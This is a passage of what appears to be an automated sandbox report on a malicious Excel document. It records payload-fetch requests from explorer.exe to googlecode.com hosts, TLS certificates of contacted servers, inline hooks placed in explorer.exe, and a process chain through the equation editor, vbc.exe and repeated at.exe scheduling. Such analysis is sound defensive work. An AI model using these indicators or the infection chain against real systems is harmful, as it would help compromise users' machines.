5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brand

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49171	74.125.143.82	80	C:\Windows\system\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 07:47:42.633268118 CEST	479	OUT	GET /files/cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd03.googlecode.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 07:47:42.681402922 CEST	480	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1576 Date: Mon, 12 Apr 2021 05:47:42 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 73 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 6f 67 6c 65 2e 73 76 67 29 20 6e 6f 2d 72 65 70 65 61 74 3b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 2d 35 70 78 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 69 6e 2d 72 65 73 6f 6c 75 74 69 6f 6e 3a 31 39 32 64 70 69 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 3b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 2d 35 70 78 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 69 6e 2d 72 65 73 6f 6c 75 74 69 6f 6e 3a 31 39 32 64 70 69 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brand

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49173	74.125.143.82	80	C:\Windows\system\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 07:47:52.387564898 CEST	890	OUT	GET /files/cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd01.googlecode.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 07:47:52.435070992 CEST	891	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1576 Date: Mon, 12 Apr 2021 05:47:52 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 73 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 3b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 2d 35 70 78 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 69 6e 2d 72 65 73 6f 6c 75 74 69 6f 6e 3a 31 39 32 64 70 69 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brand

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49174	74.125.143.82	80	C:\Windows\system\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 07:47:54.309803009 CEST	893	OUT	GET /files/cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: vccmd02.googlecode.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 07:47:54.357358932 CEST	894	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1576 Date: Mon, 12 Apr 2021 05:47:54 GMT Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 7d 68 74 6d 6c 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 63 6f 6c 6f 72 3a 23 32 32 32 3b 70 61 64 64 69 6e 67 3a 31 35 70 78 7d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 37 25 20 61 75 74 6f 20 30 3b 6d 61 78 2d 77 69 64 74 68 3a 33 39 30 70 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 38 30 70 78 3b 70 61 64 64 69 6e 67 3a 33 30 70 78 20 30 20 31 35 70 78 7d 2a 20 3e 20 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 65 72 72 6f 72 73 2f 72 6f 62 6f 74 2e 70 6e 67 29 20 31 30 30 25 20 35 70 78 20 6e 6f 2d 72 65 70 65 61 74 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 32 30 35 70 78 7d 70 7b 6d 61 72 67 69 6e 3a 31 31 70 78 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 69 6e 73 7b 63 6f 6c 6f 72 3a 23 37 37 37 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 7d 61 20 69 6d 67 7b 62 6f 72 64 65 72 3a 30 7d 40 6d 65 64 69 61 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 61 78 2d 77 69 64 74 68 3a 37 37 32 70 78 29 7b 62 6f 64 79 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 6e 6f 6e 65 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 6d 61 78 2d 77 69 64 74 68 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 30 7d 7d 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 6f 67 6c 65 2e 73 76 67 29 20 6e 6f 2d 72 65 70 65 61 74 3b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 2d 35 70 78 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 6d 69 6e 2d 72 65 73 6f 6c 75 74 69 6f 6e 3a 31 39 32 64 70 69 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 6f 67 6c 65 2e 73 76 67 29 20 30 20 32 32 70 78 3b 6f 76 65 72 66 6c 6f 77 3a 68 69 64 64 65 6e 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brand

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 12, 2021 07:47:18.427997112 CEST	52.59.165.42	443	192.168.2.22	49165	CN=*.short.gy CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat Jan 23 20:36:49 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Fri Apr 23 21:36:49 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Apr 12, 2021 07:47:43.753707886 CEST	103.67.236.191	443	192.168.2.22	49172	CN=demo.sdssoftltd.co.uk CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon Mar 08 01:00:00 CET 2021 Mon May 18 02:00:00 CEST 2015	Mon Jun 07 01:59:59 CEST 2021 Sun May 18 01:59:59 CEST 2025	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Process: explorer.exe, Module: USER32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8F 0xFE 0xE5
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x87 0x7E 0xE5
GetMessageW	INLINE	0x48 0x8B 0xB8 0x87 0x7E 0xE5
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8F 0xFE 0xE5

Statistics

Behavior

- EXCEL.EXE
- EQNEDT32.EXE
- vbc.exe
- vbc.exe
- svchost.exe
- icsys.icn.exe
- explorer.exe
- spoolsv.exe
- svchost.exe
- spoolsv.exe
- at.exe
- at.exe
- taskeng.exe
- at.exe
- vbc.exe
- at.exe
- at.exe
- at.exe
- at.exe
- at.exe
- at.exe
- at.exe
- at.exe
- at.exe
- at.exe

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2208 Parent PID: 584

General

Start time:	07:46:45
Start date:	12/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fac0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Required Order Quantity.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FD0F526	WriteFile
C:\Users\user\Desktop\~$Required Order Quantity.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FD0F591	WriteFile
C:\Users\user\Desktop\~$Required Order Quantity.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FD0F526	WriteFile
C:\Users\user\Desktop\~$Required Order Quantity.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FD0F591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	|*1	binary	7C 2A 31 00 A0 08 00 00 02 00 00 00 00 00 00 00 76 00 00 00 01 00 00 00 3A 00 00 00 30 00 00 00 72 00 65 00 71 00 75 00 69 00 72 00 65 00 64 00 20 00 6F 00 72 00 64 00 65 00 72 00 20 00 71 00 75 00 61 00 6E 00 74 00 69 00 74 00 79 00 2E 00 78 00 6C 00 73 00 78 00 00 00 72 00 65 00 71 00 75 00 69 00 72 00 65 00 64 00 20 00 6F 00 72 00 64 00 65 00 72 00 20 00 71 00 75 00 61 00 6E 00 74 00 69 00 74 00 79 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2352 Parent PID: 584

General

